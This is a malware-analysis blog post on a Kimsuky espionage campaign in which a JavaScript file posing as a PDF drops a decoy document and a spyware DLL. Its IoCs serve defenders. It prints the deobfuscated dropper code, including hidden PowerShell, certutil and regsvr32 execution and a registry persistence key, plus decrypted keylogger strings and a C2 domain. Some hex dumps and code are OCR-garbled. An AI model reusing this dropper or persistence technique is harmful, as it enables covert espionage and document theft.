

Kimsuky Espionage Campaign

[inquest.net/blog/2021/08/23/kimsuky-espionage-campaign](#)

A few days ago, we found an exciting Javascript file masquerading as a PDF that, upon activation, will drop and display a PDF (to maintain the ruse) as well as drop an executable. The document is a lure for the Korean Foreign Ministry document and its newsletter. The same attack was reported earlier by Malwarebytes in June.

Apparently, the threat actor behind this campaign is still using this infrastructure and infection technique.

File Type Javascript

Sha 256 20eff877aeff0afaa8a5d29fe272bdd61e49779b9e308c4a202ad868a901a5cd

Size 27.31 MB (28634023 bytes)



Image 1: Document images when opened

A screenshot of the VirusTotal website. At the top, it shows a 'Community Score' of 6/58 with a red circle icon. Below this, a message indicates that 6 security vendors flagged the file as malicious. The file details shown are: SHA256 - 20eff877aeff0afaa8a5d29fe272bdd61e49779b9e308c4a202ad868a901a5cd, Size - 27.31 MB, and Date - 2021-08-13 02:32:05 UTC (2 days ago). The interface includes tabs for DETECTION, DETAILS, CONTENT, SUBMISSIONS, and COMMUNITY. The DETECTION tab is currently active.

Image 2: Virustotal

The document shows shallow detection on the VT service. At the beginning of the check, the detection showed 3/58.

We found this very interesting, so we decided to delve deeper into the study of its technical composition.

| | | |
|------------|---|-------------------|
| 000000000: | 74 72 29 20-7B 20 64 36-72 64 56 49-75 31 43 4E | Ery C d6rdUIuICN |
| 000000010: | 43 20 3D 20-22 4A 56 42-45 52 69 30-78 4C 6A 51 | C = "JUBERi0xLjQ |
| 000000020: | 4D 4A 63 4F-2B 43 6A 45-67 4D 43 42-76 59 6D 6F | KJc0+CjEgMCBuYmo |
| 000000030: | 38 50 43 39-51 59 57 64-6C 63 79 41-34 4E 53 41 | 8PC9qVWdlcyA4NSA |
| 000000040: | 77 49 46 49-67 4C 30 39-31 64 47 78-70 62 6D 56 | wIFIgL091dGxphmU |
| 000000050: | 7A 49 44 45-33 49 44 41-67 55 69 41-76 56 48 6C | z1DE31DAgUiAvUH1 |
| 000000060: | 77 58 53 41-76 51 32 46-30 59 57 78-76 5A 7A 34 | wZSAvQ2F0VWxvZz4 |
| 000000070: | 2B 43 6D 56-75 5A 47 39 69 61 67 6F-79 49 44 41 | *CnUuZG9iaqoyIDA |
| 000000080: | 67 62 32 40-71 43 6A 77-38 4C 31 52-35 63 47 55 | gb2JqCjw8L1R5cGU |
| 000000090: | 76 52 6D 39-75 64 43 41-76 55 33 56-69 64 48 6C | vRm9udCAvU3UidH1 |
| 0000000A0: | 77 58 53 39-55 65 58 42-6C 4D 43 41-76 51 6D 46 | wZS9UeXBlMCAvQmF |
| 0000000B0: | 7A 5A 55 5A-76 62 6E 51-76 74 62 69-2F 38 73 4F | zZUZvbnQvtbi/Bs0 |
| 0000000C0: | 38 4C 45 40-76 62 47 51-67 4C 30 56-75 59 32 39 | 8LEJvbGQgL0UuV29 |
| 0000000D0: | 6B 61 57 35-6E 49 43 39-4C 55 30 4D-74 52 56 56 | kaW5nIC9LU0MtRUU |
| 0000000E0: | 44 4C 55 67-67 4C 30 52-6C 63 32 4E-6C 62 6D 52 | DLUggL0Rlc2N1bmR |
| 0000000F0: | 68 62 6E 52-47 62 32 35-30 63 31 23-78 49 44 41 | hbnRGh250cisz1IDa |
| 000000100: | 67 55 6C 30-2B 50 6D 56-75 5A 47 39-69 61 67 6F | gU10+PmUuZG9iaigo |
| 000000110: | 7A 49 44 41-67 62 32 40-71 43 6A 77-38 4C 31 52 | z1DAgh2JqCjw8L1R |
| 000000120: | 35 63 47 55-67 4C 30 4E-40 52 45 50-76 62 6E 51 | 5cGUgL0NJRREZvbnQ |
| 000000130: | 67 4C 31 4E-31 59 6E 52-35 63 47 55-67 4C 30 4E | gL1NiYnR5cGUgLUU |
| 000000140: | 48 52 45 5A-76 62 6E 52-55 65 58 42-6C 4D 43 41 | JREZvbnRUEXB1MCA |
| 000000150: | 76 51 6D 46-7A 5A 55 5A-76 62 6E 51-67 4C 37 57 | vQmFzZUZvbnQgLTU |
| 000000160: | 34 76 2F 4C-44 76 43 78-43 62 32 78-6B 49 43 39 | 4v/LDvCxCb2xkIC9 |
| 000000170: | 44 53 55 52-54 65 58 4E-30 5A 57 31-40 62 6D 50 | DSURTEXN0ZM1JbmZ |
| 000000180: | 76 49 44 77-38 49 43 39-53 5A 57 64-70 63 33 52 | v1Dw81C9SZWdpC3R |
| 000000190: | 79 65 53 68-42 5A 47 39-69 5A 53 6B-67 4C 30 39 | yeShBZG9iZSkgl09 |
| 0000001A0: | 79 58 47 56-79 61 57 35-6E 4B 45 74-76 63 6D 56 | 0ZGVyaW5nKEtvcmU |
| 0000001B0: | 68 4D 53 6B-67 4C 31 4E-31 63 48 42-73 5A 57 31 | lMSkgL1N1cHBsZW1 |
| 0000001C0: | 6C 62 6E 51-67 4D 44 34-2B 19 43 41-76 52 6D 39 | IbnQgMD4+ICAvRm9 |
| 0000001D0: | 75 64 45 52-6C 63 32 4E-79 61 58 42-30 62 33 49 | udERlc2NyaXB0b3I |
| 0000001E0: | 67 4E 43 41-77 49 46 49-67 4C 30 52-58 49 44 55 | gNCawIFIgL0RXIDU |
| 0000001F0: | 77 4D 43 41-76 56 79 42-62 49 44 45-77 4D 43 41 | wMCavUyBbIDEwMCA |
| 000000200: | 34 4D 44 41-77 49 44 45-77 4D 44 41-67 58 53 41 | 4MDAwIDEwMDAgXSA |
| 000000210: | 4B 50 60 34-4B 5A 57 35-6B 62 32 40-71 43 60 51 | KPj4KZM5kb2JqCjQ |
| 000000220: | 67 4D 43 42-76 59 6D 6F-4B 50 44 77-26 56 48 6C | qMCBuYmoKPDvvUH1 |

Image 3:

Opening the document in a Hex editor, we see that it is filled with data that is encoded in Base64. In order to continue our study, it is necessary to extract this data to see what it contains. Also, in the tail of the file we find the executable code, which will run when opened.

| | | |
|----------|---|-------------------|
| 01B4E560 | 6E 70 62 31 46 33 57 20 3D 20 22 67 6C 4B 37 55 | npb1F3W.=."glK7U |
| 01B4E570 | 77 56 2E 70 52 39 61 22 3B 0A 6A 66 4B 75 47 65 | zV.pR9a";.jfKuGe |
| 01B4E580 | 73 20 3D 20 6E 65 77 20 41 63 74 69 76 65 58 4F | s.=.new.ActiveXO |
| 01B4E590 | 62 6A 65 63 74 29 22 4D 69 63 72 6F 73 6F 66 74 | bject("Microsoft |
| 01B4E5A0 | 2E 58 4D 4C 44 4F 4D 22 29 3B 0A 62 62 49 49 72 | .XNIECM");.bbIIR |
| 01B4E5B0 | 6A 54 20 3D 20 57 53 63 72 69 70 74 2E 43 72 65 | jI.=.WScript.Cre |
| 01B4E5C0 | 61 74 65 4F 62 6A 65 63 74 28 22 53 63 72 69 70 | ateObject("Scrip |
| 01B4E5D0 | 74 69 6E 67 2E 46 69 6C 65 53 79 73 74 65 6D 4F | ting.FileSystemO |
| 01B4E5E0 | 62 6A 65 63 74 22 29 3B 0A 70 75 50 4E 39 61 30 | bject");.puXN8a0 |
| 01B4E5F0 | 34 4E 20 3D 20 6E 65 77 20 41 63 74 69 76 65 58 | 4N.=.new.ActiveX |
| 01B4E600 | 4F 62 6A 65 63 74 28 22 57 53 63 72 69 70 74 2E | Object("WScript. |
| 01B4E610 | 53 68 65 6C 62 22 29 3B 0A 64 35 4F 69 4B 75 36 | Shell");.d5CiRv6 |
| 01B4E620 | 6E 73 44 50 20 3D 20 62 62 49 49 72 6A 54 2E 47 | nsEP.=.bbIIrjT.G |
| 01B4E630 | 65 74 53 70 65 63 69 61 6C 46 6F 6C 64 65 72 28 | etSpecialFolder(|
| 01B4E640 | 30 29 20 2B 20 22 5C 5C 2E 2E 5C 5C 50 72 6F 67 | 0).".\"..\\\"Prog |
| 01B4E650 | 72 61 6D 44 61 74 61 22 3B 0A 6D 35 4E 78 53 45 | ramData";.m5NxSE |
| 01B4E660 | 52 54 75 20 3D 20 6A 66 4B 75 47 65 73 2E 63 72 | RIu.=.jfKuGes.cr |
| 01B4E670 | 65 61 74 65 45 6C 65 6D 65 6E 74 28 22 79 4A 32 | eateElement("yJ2 |
| 01B4E680 | 62 54 52 58 22 29 3B 0A 6D 35 4E 78 53 45 52 54 | bTRX");.m5NxSERI |
| 01B4E690 | 75 2E 64 61 74 61 54 79 70 65 20 3D 20 22 62 69 | u.dataType.=."bi |
| 01B4E6A0 | 6E 2E 62 61 73 65 36 34 22 3B 0A 6D 35 4E 78 53 | n.base64";.m5Nx5 |
| 01B4E6B0 | 45 52 54 75 2E 74 65 78 74 20 3D 20 64 36 72 64 | ERTu.text.=.d6rd |
| 01B4E6C0 | 56 49 75 31 43 4E 43 3B 0A 75 62 43 39 33 56 34 | VIu1CNC;.ubC93V4 |
| 01B4E6D0 | 33 59 74 79 69 77 73 31 20 3D 20 6D 35 4E 78 53 | 3Ytyiws1.=.m5NxS |
| 01B4E6E0 | 45 52 54 75 2E 6E 6F 64 65 54 79 70 65 64 56 61 | ERTu.nodeTypecVa |
| 01B4E6F0 | 6C 75 65 3B 0A 66 54 46 6C 58 57 48 78 52 54 31 | lue:.fTF1XWHxRT1 |
| 01B4E700 | 62 51 20 3D 20 6E 65 77 20 41 63 74 69 76 65 58 | bQ.=.new.ActiveX |
| 01B4E710 | 4F 62 6A 65 63 74 28 22 41 44 4F 44 42 2E 53 74 | Object("ADCDB.St |
| 01B4E720 | 72 65 61 6D 22 29 3B 0A 66 54 46 6C 58 57 48 78 | ream");.fTF1XWHx |
| 01B4E730 | 52 54 31 62 51 2E 4F 70 65 6E 28 29 3B 0A 66 54 | RT1bQ.Open();.fT |
| 01B4E740 | 46 6C 58 57 48 78 52 54 31 62 51 2E 54 79 70 65 | F1XWHxRT1bQ.Type |
| 01B4E750 | 20 3D 20 31 3B 0A 66 54 46 6C 58 57 48 78 52 54 | =.1;.fTF1XWHxRT |
| 01B4E760 | 31 62 51 2E 57 72 69 74 65 28 75 62 43 39 33 56 | 1bQ.Writt(ubC93V |
| 01B4E770 | 34 33 59 74 79 69 77 73 31 29 3B 0A 66 54 46 6C | 43Ytyiws1);.fIFI |
| 01B4E780 | 58 57 48 78 52 54 31 62 51 2E 53 61 76 65 54 6F | XWHxRT1bQ.SaveTo |

Image 4: Embedded PowerShell code

To ease research efforts, we present the previously mentioned executable code in a more human-readable format.

```

2 bbIIrjT = WScript.CreateObject("Scripting.FileSystemObject");
3 puXN8a04N = new ActiveXObject("WScript.Shell");
4 d50iKu6nsDP = bbIIrjT.GetSpecialFolder(0) + "\\..\\ProgramData";
5 m5NxSERTu = jfKuGes.createElement("yJ2bTRX");
6 m5NxSERTu.dataType = "bin.base64";
7 m5NxSERTu.text = d6rdvIu1CNC;
8 ubc93V43Ytyiws1 = m5NxSERTu.nodeTypedValue;
9 fTFlxWHxRT1bQ = new ActiveXObject("ADODB.Stream");
10 fTFlxWHxRT1bQ.Open();
11 fTFlxWHxRT1bQ.Type = 1;
12 fTFlxWHxRT1bQ.Write(ubc93V43Ytyiws1);
13 fTFlxWHxRT1bQ.SaveToFile(d50iKu6nsDP + "\\\" + trhZnprDzG9, 2);
14 fTFlxWHxRT1bQ.Close();
15 if (bbIIrjT.FileExists(d50iKu6nsDP + "\\\" + trhZnprDzG9)) {
16   try {
17     puXN8a04N.Run("\\\" + d50iKu6nsDP + "\\\" + trhZnprDzG9 + "\\\"");
18   } catch (e) {}
19 }
20 a9PDY08b9 = jfKuGes.createElement("bnKtD9l");
21 a9PDY08b9.dataType = "bin.base64";
22 a9PDY08b9.text = tbPaitkT4N4;
23 fKd1u33gSKzghNi = a9PDY08b9.nodeTypedValue;
24 jYubb9j555tQW = new ActiveXObject("ADODB.Stream");
25 jYubb9j555tQW.Open();
26 jYubb9j555tQW.Type = 1;
27 jYubb9j555tQW.Write(fKd1u33gSKzghNi);
28 jYubb9j555tQW.SaveToFile(d50iKu6nsDP + "\\\" + zzHMmkBwRtg, 2);
29 jYubb9j555tQW.Close();
30 if (bbIIrjT.FileExists(d50iKu6nsDP + "\\\" + zzHMmkBwRtg)) {
31   try {
32     puXN8a04N.Run("powershell.exe -windowstyle hidden certutil -decode " +
33     d50iKu6nsDP + "\\\" + zzHMmkBwRtg + " " + d50iKu6nsDP + "\\\" + zibtnpb1F3W);
34   } catch (e) {}
35 }
36 if (bbIIrjT.FileExists(d50iKu6nsDP + "\\\" + zibtnpb1F3W)) {
37   try {
38     puXN8a04N.Run("powershell.exe -windowstyle hidden regsvr32.exe /s " +
39     d50iKu6nsDP + "\\\" + zibtnpb1F3W, 0, true);
40   } catch (e) {}
}

```

Image 5: PowerShell Script

In Image 5, you can see that the program will launch Adobe Reader, decode the Base64 payload, and run it in stealth mode. But to understand what it launches, we need to extract the payload from the script.

As a reminder, the file size is 27.31 MB, which is quite large, not a small effort for manual data retrieval. Therefore, the easiest way is to write a simple Python script to find Base64 encoded blocks and decode them.

```

2 bbIIrjT = WScript.CreateObject("Scripting.FileSystemObject");
3 puXN8a04N = new ActiveXObject("WScript.Shell");
4 d50iKu6nsDP = bbIIrjT.GetSpecialFolder(0) + "\\..\\ProgramData";
5 m5NxSERTu = jfKuGes.createElement("yJ2bTRX");
6 m5NxSERTu.dataType = "bin.base64";
7 m5NxSERTu.text = d6rdvIu1CNC; 1
8 ubc93V43Ytyiws1 = m5NxSERTu.nodeTypedValue;
9 fTFlxWHxRT1bQ = new ActiveXObject("ADODB.Stream");
10 fTFlxWHxRT1bQ.Open();
11 fTFlxWHxRT1bQ.Type = 1;
12 fTFlxWHxRT1bQ.Write(ubc93V43Ytyiws1);
13 fTFlxWHxRT1bQ.SaveToFile(d50iKu6nsDP + "\\\" + trhZnprDzG9, 2);
14 fTFlxWHxRT1bQ.Close();
15 if (bbIIrjT.FileExists(d50iKu6nsDP + "\\\" + trhZnprDzG9)) {
16   try {
17     puXN8a04N.Run("\\\" + d50iKu6nsDP + "\\\" + trhZnprDzG9 + "\\\"");
18   } catch (e) {}
19 }
20 a9PDY08b9 = jfKuGes.createElement("bnKtD9l");
21 a9PDY08b9.dataType = "bin.base64";
22 a9PDY08b9.text = tbPaitkT4N4; 2
23 fKd1u33gSKzghNi = a9PDY08b9.nodeTypedValue;
24 jYubb9j555tQW = new ActiveXObject("ADODB.Stream");
25 jYubb9j555tQW.Open();
26 jYubb9j555tQW.Type = 1;
27 jYubb9j555tQW.Write(fKd1u33gSKzghNi);
28 jYubb9j555tQW.SaveToFile(d50iKu6nsDP + "\\\" + zzHMmkBwRtg, 2);
29 jYubb9j555tQW.Close();
30 if (bbIIrjT.FileExists(d50iKu6nsDP + "\\\" + zzHMmkBwRtg)) {
31   try {
32     puXN8a04N.Run("powershell.exe -windowstyle hidden certutil -decode " +
33     d50iKu6nsDP + "\\\" + zzHMmkBwRtg + " " + d50iKu6nsDP + "\\\" + zibtnpb1F3W);
34   } catch (e) {}
}

```

Image 6: Base64 encoded data blocks

0000000000: 74 72 79 20-7B 20 64 36-72 64 56 49-75 31 43 4E 0x9 < d6rdUIuICN
000000010: 43 20 3D 20-22 48 56 42-45 52 69 30-78 4C 6A 51 C = "JUBERi0xLjQ
000000020: 4B 48 63 4F-2B 43 6A 45-67 4D 43 42-76 59 6D 6F KjcvGjegnbcvbm0
000000030: 38 50 43 39-51 59 57 64-6C 63 79 41-34 4E 53 41 8P9C9qYWldcyA4NSA
000000040: 77 49 46 49-67 4C 30 39-31 64 42 78-70 62 6D 56 wIFlgL091dGxpbm0
000000050: 78 49 44 45-33 49 44 41-67 55 69 41-76 56 48 6C zIDE31D4gUiAvUH1
000000060: 77 58 53 41-76 51 32 46-30 59 57 78-76 58 70 34 wZSAuvQ2FOYXwvZz4
000000070: 2B 43 6D 56-75 5A 47 39-69 61 67 6F-79 49 44 41 +CnUuZG9iagoyIDA
000000080: 67 62 32 48-71 43 6A 77-38 4C 31 52-35 63 47 55 gbd2jqCjw8L1R5cGU
000000090: 76 52 6D 39-75 64 43 41-76 55 33 56-69 64 48 6C vRm9udCAvU3UiDh1
0000000A0: 77 58 53 39-55 65 58 42-6C 4D 43 41-76 51 6D 46 wZS9UeXB1MCAvQmF
0000000B0: 20 58 55 58-26 62 5E 51-76 24 62 59-28 38 22 4E z7H2-5bpo0utbi-8c0
01AF9D9U: 6H 4D 44 35-64 50 6H 34-4B 63 33 52-68 63 6E 52 jMD5dPj4Kc3RnchhK
01AF9D80: 34 63 6D 56-6D 43 6A 49-78 4D 6A 41-30 4E 54 55 4cmUmCj1xMja0NTU
01AF9DC0: 35 43 69 56-46 54 30 59-67 43 67 3D-3D 22 3B 0A 5C1UFTIOYgCg= -P:0
01AF9DD0: 74 72 68 5A-6E 70 72 44-7A 47 39 20-3D 20 22 EF trbZnprD2G9 = 'a
01AF9DE0: BF BD DC B1-EF BF BD EF-BF BD EF BF-BD 20 EF BF 1 uLbqTqRbq
01AF9DF0: BD EF BF BD-EF BF BD EF-BF BD 20 32-30 32 31 2D "1" "1" "1" 2021
01AF9E00: 30 35 2D 30-37 2E 70 64-66 22 3B 0A-74 62 50 61 05-07.pdf "; EtbPa
01AF9E10: 69 74 6B 54-34 4E 34 20-3D 20 22 56-46 5A 78 55 itkT4AN4 = "UFZxdU
01AF9E20: 55 46 42 54-55 46 42 51-55 46 46 51-55 46 42 51 UFBBTUFBQUFFQUBFBQ
01AF9E30: 53 38 76 4F-45 46 42 54-47 64 42 51-55 46 42 51 S800EFB1GabQFBQ
01AF9E40: 55 46 42 51-55 46 52 51-55 46 42 51-55 46 42 51 UFBBQUFRQUBFBQFBQ
01AF9E50: 55 46 42 51-55 46 42 51-55 46 42 51-55 46 42 51 UFBBQUFBQFBQFBQ
01AF9E60: 55 46 42 51-55 46 42 51-55 46 42 51-55 46 42 51 UFBBQUFBQFBQFBQ
01AF9E70: 55 46 42 51-55 46 42 51-55 46 42 51-55 46 42 51 UFBBQUFBQFBQFBQ
01AF9E80: 55 46 42 51-55 46 46 51-55 56 42 51-55 45 30 5A UFBBQUFFQUBQUE0Z

Image 7: Base64 data

```
import sys, base64

def openfile (s):
    sys.stderr.write(s + "\n")
sys.stderr.write("Usage: %s<infile><outfile>\n" % sys.argv[0])
sys.exit(1)

def base64Dec(dump,result):
    result = base64.b64decode(dump)

    return(result)
if __name__ == '__main__':

if len(sys.argv) != 3:
    openfile("invalid argument count")
outfile = sys.argv.pop()
infile = sys.argv.pop()
file = open(infile,"rb")
dump = bytearray(file.read())
result = bytearray(len(dump))
opendata = base64Dec(dump,result)
new = open(outfile,"wb")
new.write(opendata)
new.close()
file.close()
```

We can extract the data and decode it with a small Python script; as a result, we were able to retrieve two files from the encoded string.

Sha 256 3251c02ff0fc90dccc79b94fb2064fb3d7f870c69192ac1f10ad136a43c1cce4

File Type PDF

Size 20.23 MB (21214792 bytes)

File 1

If we take a close look at the first file (3251c02ff0fc90dcd79b94fb2064fb3d7f870c69192ac1f10ad136a43c1cce), it is clear that it is legitimate and does not represent any malware load. It was uploaded to VirusTotal on May 27 of this year. Obviously, it is used here as a lure to hide malicious actions at runtime.

The second file we received is also data encoded behind two layers of Base64.




Image 8: The second data block is Base64 encoded twice

Sha 256 0a4f2cff4d4613c08b39c9f18253af0fd356697368eecddf7c0fa560386377e6

File Type DLL x64

Size 190.00 KB (194560 bytes)

File 2

Executable library packed with UPX. But unpacking this sample is not very difficult. And so we got the payload.

Sha 256 ae50cf4339ff2f2b3a50cf8e8027b818b18a0582e143e842bf41fdb00e0bfba5

File Type DLL x64

Size 474.50 KB (485888 bytes)

File 2 unpacked

The executable is a Kimsuky espionage tool.

| | | | | |
|-----|-------------------|----------|---------|-------|
| [s] | .rdata:0000000... | 0000000A | unic... | .txt |
| [s] | .rdata:0000000... | 0000000C | unic... | &p2=b |
| [s] | .rdata:0000000... | 0000000A | unic... | %s\/* |
| [s] | .rdata:0000000... | 0000000A | unic... | .hwp |
| [s] | .rdata:0000000... | 0000000A | unic... | .pdf |
| [s] | .rdata:0000000... | 0000000A | unic... | .doc |
| [s] | .rdata:0000000... | 0000000A | unic... | .xls |
| [s] | .rdata:0000000... | 0000000A | unic... | .ppt |

Image 8: Extensions for document search

The malicious document looks for documents (.hwp, .pdf, .doc, .xls, .ppt, .txt) in all directories, including USB drives, with the aim of stealing them.

```
\REGISTRY\USER\1077083310-4456979867-1000\Software\Microsoft\Windows\CurrentVersion\RunOnce  
\REGISTRY\USER\1077083310-4456979867-1000\Software\Microsoft\Windows\CurrentVersion\RunOnce  
\REGISTRY\USER\S-1-5-21-2455352368-1077083310-2879168483-1000\Software\Microsoft\Windows\CurrentVersion\RunOnce\ESTsoftAutoUpdate =  
"regsvr32.exe /s \"C:\ProgramData\Software\ESTsoft\Common\ESTCommon.dll\""
```

The program creates the following registry keys. Thus, after each start of the system, the library will be restarted.



Image 9: Keylogger Artifacts

We see the unique strings that the keylogger uses to record the data entered by the user. We find a lot of encrypted strings in the executable file.

```

...  

mov    word ptr [rbp+0E0h+var_F8], si  

mov    r8d, 22h  

lea    rdx, a9972d150b78185 ; "9972d150b78185e350433cf98f8Fbb1dbb"  

lea    rcx, [rbp+0E0h+var_F8]  

call   sub_1800081A0  

nop  

lea    rdx, [rbp+0E0h+var_98]  

lea    rcx, [rbp+0E0h+var_F8]  

call   sub_18001B330  

mov    rdi, rax  

mov    [rbp+0E0h+var_108], rsi  

mov    [rbp+0E0h+var_100], 7  

mov    word ptr [rbp+0E0h+var_118], si  

mov    r8d, 20h  

lea    rdx, a0dd4dc1ce5277 ; "a0dd4dc1ce5277f8a538af9b58b895e98072aca"...
lea    rcx, [rbp+0E0h+var_118]  

call   sub_1800081A0  

nop  

lea    rdx, [rbp+0E0h+var_B8]  

lea    rcx, [rbp+0E0h+var_118]  

call   sub_18001B330  

mov    rbx, rax  

mov    [rbp+0E0h+var_128], rsi  

mov    [rbp+0E0h+var_120], 7  

mov    word ptr [rbp+0E0h+var_138], si  

mov    r8d, 38h  

lea    rdx, a384865358c1009 ; "384865358c1009170caffeb6d4d848844a67652"...
lea    rcx, [rbp+0E0h+var_138]  

call   sub_1800081A0

```

Image 10: Encrypted strings

We managed to decipher all these lines. Here are some of the most interesting ones.

```

'Win%d.%d.%dx64'  

'temp'  

'.bat'  

'\r\n  :repeat\r\n  del "%s"\r\n  if exist "%s" goto repeat\r\n  del "%~f0"  

'%d-%02d-%02d_%02d-%02d-%02d-%03d'  

'kernel32.dll'  

'SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System'  

'ConsentPromptBehaviorAdmin'  

'PromptOnSecureDesktop'  

'SeDebugPrivilege'  

....  

'\r1'  

'regsvr32.exe'  

'.zip'  

'.enc'  

'.tmp'  

'list.fdb'  

'KeyboardMonitor'  

'ScreenMonitor'  

'FolderMonitor'  

'UsbMonitor'  

'060200000A400005253413100040000100010005DA37C671C00B2A04759D5A143C015F4D0B38F0F83D6E4E19B309D570ADB6EEA7CACB5A59A489B9E4B8D80

```

1B76A0C361E7D7798E6248722DC0349400857F68C5B21474138F0D3EE0929AB1EBEA9EBB057E88D0CACB41D4A6029F459AD7B8A8D180B77DC4596745B9CF7
7DAD7B50F44B43DA8F1326E64C53DAA51807A02751E2'
'0702000000A40000525341320004000010001006D4582142BA47753E19FF39DBF232B7BAEE5141CC59AB328CA25EC21BEF955FE091F90B8FF3C3D8CD00973E
'%PDF-1.7..4 0 obj'
'User32.dll'
'SetProcessDPIAware'
'2.0'
b"%s/?m=a&p1=%s&p2=%s-%s-v%s.%d"
'cache'
'list ldb'
'GetProcAddress'
'Downloads'
'Documents'
'AppData\\Local\\Microsoft\\Windows\\INetCache\\IE'
'flags'
'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36'
"Powershell.exe start-process regsvr32.exe -argumentlist '\"
AppData\\Local\\Microsoft\\Windows
LoadLibraryA
LoadLibraryW
CreateProcessW
GetTempFileNameW
'GetTempPathW'
'CopyFileW'
'MoveFileExW'
'CreateFileW'
'DeleteFileW'
'Process32FirstW'
'Process32NextW'
'CreateMutexW'
'GetModuleHandleW'
'GetStartupInfoW'
'OpenMutexW'
'FindFirstFileW'
'FindNextFileW'
'GetWindowsDirectoryW'

```
'GetVolumeInformationW'  
'GetModuleFileNameA'  
'CreateProcessA'  
'GetTempFileNameA'  
'GetTempPathA'  
'CopyFileA'  
'URLDownloadToFileA'  
'URLDownloadToFileW'  
'urlmon.dll'  
'InternetWriteFile'  
'InternetCloseHandle'  
'InternetReadFile'  
'InternetSetOptionExA'  
'HttpSendRequestA'  
'AdjustTokenPrivileges'  
'texts.letterpaper.press'  
'/'  
'Software\ESTsoft\Common'  
'S_Regsvr32'  
'SpyRegsvr32-20210505162735'  
"powershell.exe start-process regsvr32.exe -argumentlist '!/s %s!' -verb runas"  
'ESTCommon.dll'  
'Software\Microsoft\Windows\CurrentVersion\RunOnce'  
'ESTsoftAutoUpdate'
```

Debug lines:

minkernel\crt\inc\corecrt_internal_stro.h

IoCs

hxxp://texts.letterpaper[.]press

Javascript files

```
20eff877aeff0afaa8a5d29fe272bdd61e49779b9e308c4a202ad868a901a5cd  
e5bd835a7f26ca450770fd61effe22a88f05f12bd61238481b42b6b8d2e8cc3b  
a30afeea0bb774b975c0f80273200272e0bc34e3d93caed70dc7356fc156ffc3  
0a4f2cff4d4613c08b39c9f18253af0fd356697368eecddf7c0fa560386377e6  
fa4d05e42778581d931f07bb213389f8e885f3c779b9b465ce177dd8750065e2
```

Unpacked library. Kimsuky Spy.

```
0A4f2cff4d4613c08b39c9f18253af0fd356697368eecddf7c0fa560386377e6  
fa4d05e42778581d931f07bb213389f8e885f3c779b9b465ce177dd8750065e2
```

Unpacked library. Kimsuky Spy.

ae50cf4339ff2f2b3a50cf8e8027b818b18a0582e143e842bf41fdb00e0bfba5

Tags

malware-analysis threat-hunting